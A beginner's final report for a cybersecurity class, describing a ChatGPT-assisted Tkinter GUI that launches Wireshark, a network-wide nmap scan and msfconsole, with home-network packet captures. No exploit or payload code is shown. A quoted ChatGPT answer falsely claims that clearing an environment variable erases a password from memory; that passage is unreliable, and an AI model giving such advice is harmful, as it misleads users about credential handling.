

```
Not_JimmyJimJames.txt
tiger@remote-computer03:~$ cat Not_JimmyJimJames.txt
Do not attribute this hack to JimmyJimJames it was not Me
tiger@remote-computer03:~$
```

Final Project Lawfare Cyber Security Class
Final Report

Jim Byrne 02/06/2023

Project Goal: Write a bash script that triggers a system command

Dream Project: Install a virtual machine and Kali Linux on target network target Computer 1 then build an attack G.U.I. on the infected Computer 1 and then targets Computer 2 with a power supply attack that reboots Computer 2.

Background: 20 days ago I had never programmed, I was struggling with some of the basics of using the network scanning tools and simple system commands.

My starting goals in the course were to get a peak into "hacking" to inform my artistic practice and improve my reading of technical writing.

My Final project was going to be a simple script that triggered a system command, probably a variation on ">shutdown now" like somethings I found in a Linux book.

Change in what was practice: 8 days ago I started using ChatGPT for help with python code.


6 days ago I listened to *Lawfare* editor-in-chief Benjamin Wittes' interview with Eve Gaumond, an AI scholar at the Public Law Center of the University of Montréal
[<https://www.lawfareblog.com/lawfare-podcast-chatgpt-tells-all>]

In this podcast Benjamin works with Chatgpt to create a podcast about Chatgpt based on Eve's research. Here I learned about how to structure my question to Chatgpt. Eve is very good at breaking down her goals into smaller chunks and chaining prompts together.

Very generally Eve Gaumond would ask a scene setting question, then she would trigger Chatgpt to modify that first answer, and then modify it again, until she got a working results.

As of 9pm on my 8th day of programming using Chatgpt
This is my results.

I made a directory in Kali Linux with 7 python files.



File "1.py" is a python file
in this file I have code that makes a graphical user interface (GUI)

```
1 import tkinter as tk
2 import subprocess
3
4 def trigger_2():
5     subprocess.run(["python3", "/home/kali/Attackem/2.py"])
6
7 def trigger_3():
8     subprocess.run(["python3", "/home/kali/Attackem/3.py"])
9
10 def trigger_4():
11     subprocess.run(["python3", "/home/kali/Attackem/4.py"])
12
13 def trigger_5():
14     subprocess.run(["python3", "/home/kali/Attackem/5.py"])
15
16 def trigger_6():
17     subprocess.run(["python3", "/home/kali/Attackem/6.py"])
18
19 root = tk.Tk()
20 root.title("Attack Em GUI")
21 root.geometry("400x400") # set the size of the GUI window
22
23 header = tk.Label(root, text="ATTACK-EM", font=("Helvetica", 24), padx=20, pady=20)
24 header.pack()
25
26 button1 = tk.Button(root, text="Start WireShark", command=trigger_2, padx=20, pady=20)
27 button2 = tk.Button(root, text="Start NMAP", command=trigger_3, padx=20, pady=20)
28 button3 = tk.Button(root, text="Start MSFConsole", command=trigger_4, padx=20, pady=20)
29 button4 = tk.Button(root, text="Phase 2 ?", command=trigger_5, padx=20, pady=20)
30 button5 = tk.Button(root, text="Deliver Payload", command=trigger_6, padx=20, pady=20)
31
32 button1.pack()
33 button2.pack()
34 button3.pack()
35 button4.pack()
36 button5.pack()
37
38 root.mainloop()
39
```

The "tkinter" import commands imports a python module for working with GUI's, builds the buttons and points the buttons to other files that do work.

To make clear that rate I was able to progress,
15 Days ago I was using Google and trying to read python instruction web pages and videos.

All I could do was 2+2 and could not find an explanation of how run more than one command at a time and could not figure out "where python ran".



I created a desktop shortcut that triggers file "1.py" using this code generated by Chatgpt

```
sudo nano /usr/local/bin/1.sh

#!/bin/bash
python3 /home/kali/Attackem/1.py

sudo chmod +x /usr/local/bin/1.sh

sudo nano ~/Desktop/1.desktop

[Desktop Entry]
Type=Application
Name=1
Exec=/usr/local/bin/1.sh
Terminal=true
```



**My shortcut starts file 1.py
that creates this GUI window.**



Using Eve's modification strategy I asked Chat GPT

1. How to make a GUI
2. How to modify code to add buttons
3. How to get buttons to trigger an action
4. How are python programs organized
5. How to modify this code to improve formatting of window and buttons
6. How to add a big text title

My GUI started like this, and gets modified to that and that



I tried to follow the Cyber Kill Chain and the syllabus of the class to organize my hack.

Student's Note:

* Because the information was in a mix of video and text searching for details from the class is now Svery hard compared to using Chatgpt.


Button 1 uses this code to start the scanning software WireShark

```
import subprocess


def start_wireshark():
    subprocess.run(["wireshark"])

def scan_wifi():
    subprocess.run(["sudo", "iwlist", "wlan0", "scan"])

if __name__ == '__main__':
    start_wireshark()
    scan_wifi()
```




Here is some raw data from Wireshark about my home network
a tool for using "grep" to search the output of Wireshark outputs.



The image shows a Wireshark capture of network traffic. The packet list pane on the left shows a list of packets. The packet details pane on the right shows the details of the selected packet (packet 116). A search bar is visible in the top right corner of the packet details pane, with the text "Search with grep" and a search input field containing "echo".

No.	Time	Source	Destination	Protocol	Length	Info
116	6.024137	10.0.0.159	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
132	6.843257	10.0.0.159	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
140	7.661131	10.0.0.159	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
166	9.198563	10.0.0.159	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
224	11.656217	10.0.0.159	10.0.0.255	BROWSER	244	Browser Election Request
260	14.009421	10.0.0.159	10.0.0.255	BROWSER	244	Browser Election Request
286	15.658732	10.0.0.159	10.0.0.255	BROWSER	244	Browser Election Request
320	18.107403	10.0.0.159	10.0.0.255	BROWSER	244	Browser Election Request
350	19.645229	10.0.0.159	10.0.0.255	BROWSER	244	Browser Election Request
2	0.083100	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000
5	0.433858	10.0.0.211	224.0.0.252	LLMNR	75	Standard query 0x0000
7	0.493273	10.0.0.211	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
8	0.493273	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000
19	0.849817	10.0.0.211	224.0.0.252	LLMNR	75	Standard query 0x0000
21	1.107620	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000
22	1.219268	10.0.0.211	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
25	1.517647	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000
37	2.028633	10.0.0.211	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
55	2.831515	10.0.0.211	224.0.0.252	LLMNR	75	Standard query 0x0000
57	2.848382	10.0.0.211	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
58	2.848382	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000
59	2.848382	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000
77	3.256781	10.0.0.211	224.0.0.252	LLMNR	75	Standard query 0x0000
78	3.670144	10.0.0.211	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
91	3.871558	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000
92	3.871637	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000
95	4.385555	10.0.0.211	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
103	5.255057	10.0.0.211	224.0.0.252	LLMNR	75	Standard query 0x0000
104	5.305189	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000
105	5.306231	10.0.0.211	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
106	5.306231	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000
110	5.675518	10.0.0.211	224.0.0.252	LLMNR	75	Standard query 0x0000
115	6.022015	10.0.0.211	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
119	6.329163	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000
120	6.330205	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000
131	6.843257	10.0.0.211	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
135	7.649843	10.0.0.211	224.0.0.252	LLMNR	75	Standard query 0x0000
137	7.660478	10.0.0.211	10.0.0.255	NBNS	92	Name query NB WORKGROUP<1d>
138	7.661131	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000 A BRWEC5C687AA7F9.local, "QM" question
139	7.661131	10.0.0.211	224.0.0.251	MDNS	81	Standard query 0x0000 A BRWEC5C687AA7F9.local, "QM" question
145	8.064154	10.0.0.211	224.0.0.252	LLMNR	75	Standard query 0x86a4 A BRWEC5C687AA7F9
146	8.481629	10.0.0.211	10.0.0.255	NBNS	92	Name query NB BRWEC5C687AA7F9<00>

Data formatted with grep showing the ip address of Metasploitable
which was pinging www.cnn.com



The image shows a Wireshark capture of network traffic. The packet list pane on the left shows a list of packets. The packet details pane on the right shows the details of the selected packet (packet 116). A search bar is visible in the top right corner of the packet details pane, with the text "Search with grep" and a search input field containing "echo".

No.	Time	Source	Destination	Protocol	Length	Info
9	0.578200	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5008/36883, ttl=63 (reply in 10)
26	1.617015	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5009/37139, ttl=63 (reply in 27)
49	2.649869	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5010/37395, ttl=63 (reply in 50)
85	3.676859	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5011/37651, ttl=63 (reply in 86)
96	4.700802	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5012/37907, ttl=63 (reply in 97)
111	5.735834	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5013/38163, ttl=63 (reply in 112)
127	6.764806	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5014/38419, ttl=63 (reply in 128)
141	7.797987	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5015/38675, ttl=63 (reply in 152)
151	8.839395	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5016/38931, ttl=63 (reply in 153)
172	9.885821	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5017/39187, ttl=63 (reply in 174)
188	10.914029	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5018/39443, ttl=63 (reply in 189)
226	11.944578	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5019/39699, ttl=63 (reply in 227)
247	12.975584	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5020/39955, ttl=63 (reply in 248)
258	14.009327	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5021/40211, ttl=63 (reply in 261)
273	15.040993	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5022/40467, ttl=63 (reply in 274)
291	16.076919	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5023/40723, ttl=63 (reply in 292)
307	17.111797	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5024/40979, ttl=63 (reply in 334)
321	18.145843	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5025/41235, ttl=63 (reply in 335)
333	19.179738	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5026/41491, ttl=63 (reply in 336)
366	20.208842	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5027/41747, ttl=63 (reply in 367)
379	21.241902	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5028/42003, ttl=63 (reply in 380)
392	22.285775	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5029/42259, ttl=63 (reply in 396)
406	23.323776	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5030/42515, ttl=63 (reply in 409)
429	24.358957	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5031/42771, ttl=63 (reply in 430)
460	25.391946	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5032/43027, ttl=63 (reply in 461)
474	26.427408	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5033/43283, ttl=63 (reply in 475)
901	27.461330	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5034/43539, ttl=63 (reply in 902)
924	28.491322	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5035/43795, ttl=63 (reply in 925)
938	29.535679	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5036/44051, ttl=63 (reply in 939)
956	30.570725	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5037/44307, ttl=63 (reply in 957)
967	31.600824	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5038/44563, ttl=63 (reply in 968)
983	32.629777	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5039/44819, ttl=63 (reply in 985)
992	33.670813	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5040/45075, ttl=63 (reply in 997)
1014	34.703771	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5041/45331, ttl=63 (reply in 1015)
1027	35.738687	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5042/45587, ttl=63 (reply in 1028)
1042	36.768745	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5043/45843, ttl=63 (reply in 1043)
1057	37.801961	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5044/46099, ttl=63 (reply in 1074)
1063	38.816761	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5045/46355, ttl=63 (reply in 1075)
1073	39.828938	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5046/46611, ttl=63 (reply in 1078)
1128	40.854670	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5047/46867, ttl=63 (reply in 1132)
1179	41.875720	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5048/47123, ttl=63 (reply in 1180)
1205	42.900856	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5049/47379, ttl=63 (reply in 1206)
1236	43.917342	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5050/47635, ttl=63 (reply in 1237)
1248	44.930812	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5051/47891, ttl=63 (reply in 1249)
1289	45.953465	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5052/48147, ttl=63 (reply in 1292)
1304	46.971441	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5053/48403, ttl=63 (reply in 1305)
1336	47.999741	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5054/48659, ttl=63 (reply in 1357)
1373	49.034874	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5055/48915, ttl=63 (reply in 1375)
1403	50.058440	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5056/49171, ttl=63 (reply in 1404)
2798	51.083248	10.0.0.79	151.101.3.5	ICMP	98	Echo (ping) request id=0x0003, seq=5057/49427, ttl=63 (reply in 2800)

Code Generated by Chatgpt for using grep to find evidence of the a computer pinging.

```
import tkinter as tk
import subprocess

def search_with_grep_for_echo():
    result = subprocess.run(['grep', '(ping)',
    '/home/kali/Attack_Folder/wire_shark_save.txt'],
    stdout=subprocess.PIPE)
    result_text.config(text=result.stdout.decode('utf-8'))

root = tk.Tk()
root.title("Search with grep")


search_button = tk.Button(root, text="Search with grep for
echo", command=search_with_grep_for_echo)
search_button.grid(row=0, column=0, padx=5, pady=5,
sticky='w')

result_text = tk.Label(root, text="")
result_text.grid(row=1, column=0, padx=5, pady=5)

root.mainloop()
```

This code automates running NMAP if a ping is found.

```
def search_with_grep_for_echo():
    result = subprocess.run(['grep', '(ping)',
    '/home/kali/Attack_Folder/wire_shark_save.txt'],
    stdout=subprocess.PIPE)
    result_str = result.stdout.decode('utf-8')
    result_text.config(text=result_str)
    if "(ping)" in result_str:
        run_nmap_window = tk.Toplevel(root)
        run_nmap_window.title("Run NMAP")
        run_nmap_button = tk.Button(run_nmap_window,
        text="Run NMAP")
        run_nmap_button.pack()
```



This is my work with Chatgpt on automating NMAP and displaying results in side my GUI. By far my most usable port scan results of the semester.



Here is an example of how you can run the "nmap -v 10.0.0.79/24" command and show the user that it is working in Python:

```
lua
Copy code

import os

command = "nmap -v 10.0.0.79/24"

print("Running nmap command...")
result = os.popen(command).read()
print("nmap command completed.")

print("Result:")
print(result)
```

This code will print a message indicating that the nmap command is running, wait for the command to complete, and then print a message indicating that the command has completed. The output of the nmap command is then displayed. This way, the user can see that the command is running and understand when it has completed.



can I show this in the GUI



Yes, you can display the results of the "nmap -v 10.0.0.79/24" command in a GUI, using a library such as PyQt or Tkinter. Here is an example using Tkinter:

```
scss
Copy code

import os
import tkinter as tk
from tkinter import Text


def run_nmap():
    command = "nmap -v 10.0.0.79/24"
    result = os.popen(command).read()
    text.insert('1.0', result)

root = tk.Tk()
root.title("nmap Command Output")


text = Text(root)
text.pack()

run_button = tk.Button(root, text="Run nmap Command", command=run_nmap)
run_button.pack()

root.mainloop()
```



Working with Chatgpt to generate code for running MSFConsole

 modify the code to first run the command "msfconsole"



Here is an updated version of the code that first runs the "msfconsole" command before asking for the user's password:

```
css Copy code

import subprocess
import tkinter as tk
from tkinter import Entry, Label

def run_command(password):
    command = f"msfconsole"
    process = subprocess.Popen(command, shell=True, stdin=subprocess.PIPE)
    process.stdin.write(f"load msgrpc Pass={password}\n".encode())
    output, error = process.communicate()
    if error:
        label.config(text=error.decode())
    else:
        label.config(text=output.decode())

root = tk.Tk()
root.title("Msfconsole")

label = Label(root, text="Enter Password:")
label.pack()

entry = Entry(root, show="*")
entry.pack()

run_button = tk.Button(root, text="Run Command", command=lambda: run_command(entry.get()))
run_button.pack()

root.mainloop()
```

This code runs the "msfconsole" command and then, once the process is running, it writes the "load msgrpc Pass=password" command to the standard input of the process, passing the user's password to the framework. The output of the command is displayed in the label widget.

Again, it is important to be cautious when handling sensitive information, such as a user's password.

Because I care about security best practice my code does not store my users sudo password.



modify the code so the users password is erased from memory after each use



Here is an updated version of the code that erases the user's password

from memory after each use:

```
css
Copy code

import subprocess
import tkinter as tk
from tkinter import Entry, Label
import os

def run_command(password):
    password = password.encode()
    command = f"msfconsole"
    process = subprocess.Popen(command, shell=True, stdin=subprocess.PIPE)
    process.stdin.write(f"load msgrpc Pass={password.decode()}\n".encode())
    output, error = process.communicate()
    os.environ['password'] = ''
    if error:
        label.config(text=error.decode())
    else:
        label.config(text=output.decode())

root = tk.Tk()
root.title("Msfconsole")

label = Label(root, text="Enter Password:")
label.pack()

entry = Entry(root, show="*")
entry.pack()


run_button = tk.Button(root, text="Run Command", command=lambda: run_command(entry.get()))
run_button.pack()

root.mainloop()
```


This code erases the user's password from memory by assigning an empty string to the 'os.environ['password']' variable after the 'run_command' function is finished. The password is passed to the 'msfconsole' command only as an argument of the 'load msgrpc Pass=password' command, and is not stored in a variable or passed directly to the shell.

It is important to remember that securely handling sensitive information, such as a user's password, is complex and can require expertise in several areas, including cryptography, security, and system administration.

